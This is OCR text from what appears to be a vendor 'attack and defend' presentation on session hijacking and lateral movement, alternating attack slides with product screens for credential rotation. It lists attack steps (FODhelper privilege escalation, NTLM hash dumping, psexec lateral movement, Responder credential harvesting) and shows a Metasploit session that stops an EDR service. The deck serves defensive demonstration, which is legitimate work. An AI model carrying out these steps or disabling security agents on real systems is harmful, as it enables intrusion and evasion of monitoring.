Extensibilitiy
SaaS Apps, PAM Targets,
On Prem, Web Based

User Experience

DEFENSE:

Session Hijacking




Secure Browser

Cookieless Browsing
Password Replacement
Quick Access Bar
Extensibilitiy
SaaS Apps, PAM Targets,
On Prem, Web Based

Attack Failure

DEFENSE:

Session Hijacking




Browser theft protection


ATTACK + DEFEND

DEFENSE:

Session Hijacking




Identity



ATTACK + DEFEND

DEFENSE:

Session Hijacking



Secure Web Sessions

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

Step Five: Lateral Movement




Step Five:
Lateral Movement




- Privilege escalation with FODhelper
- Dump memory and steal NTML hash
- Crack password

```
Applications  Places  System                                   Wed Mar 15, 15:08
1/1                                  Tilix: Terminal
1: Terminal
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: WpnUserService_1158bb3
DISPLAY_NAME: Windows Push Notifications User Service_1158bb3
        TYPE               : f0   ERROR
        STATE              : 4  RUNNING
                             (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: svc_EDR_agent
DISPLAY_NAME: EDR Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                             (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Windows\Temp>net stop svc_EDR_agent
net stop svc_EDR_agent
.
The EDR Service service was stopped successfully.


C:\Windows\Temp>^Z
Background session 1? [y/N]  y
[msf](Jobs:0 Agents:1) exploit(windows/misc/mobile_mouse_rce) >>
Menu  Tilix: Terminal
```


Step Five:
Lateral Movement



- Lateral movement with psexec using local admin password
- Cred harvest with LinkBomb/Responder
- Crack NTLM hash of DBA privileged account



DEFENSE:
Lateral Movement



CyberArk - Privilege Cloud

attack-defend.cyberark.cloud/privilegecloud/Accounts

Bookmarks https://aat1939.id.c...

CYBERARK

Privilege Cloud

System Health

Accounts

Accounts Feed

Pending & Discovery

Onboarding Rules

Accounts & Requests

Accounts View

Accounts View (Classic UI)

My Requests

Incoming Requests

Privileged Sessions

Policies

Applications

Reports

Help

Accounts View

Andy Thompson

Filter | Search for accounts | Add account

Views | Recent | Saved

My accounts	Status	Operational state
All accounts (default)	Disabled by CPM	Scheduled for Change
Recently used	Failed	Scheduled for Verification
Favorites	Newly added	Scheduled for Reconciliation
Checked-out	Deleted	Successfully Reconciled

Show more

2 results for: Favorites

Additional details & actions in classic interface

Status	Username	Address	Platform ID	Safe	Access request
	administrator	10.0.2.5	WinDesktopLocal	Win10_LocalAdmin	-
	administrator	10.0.2.7	WinDesktopLocal	Win10_LocalAdmin	-

9:57 AM 3/31/2023

Credential rotation

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

DEFENSE:
Lateral Movement





Loosely connected devices

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

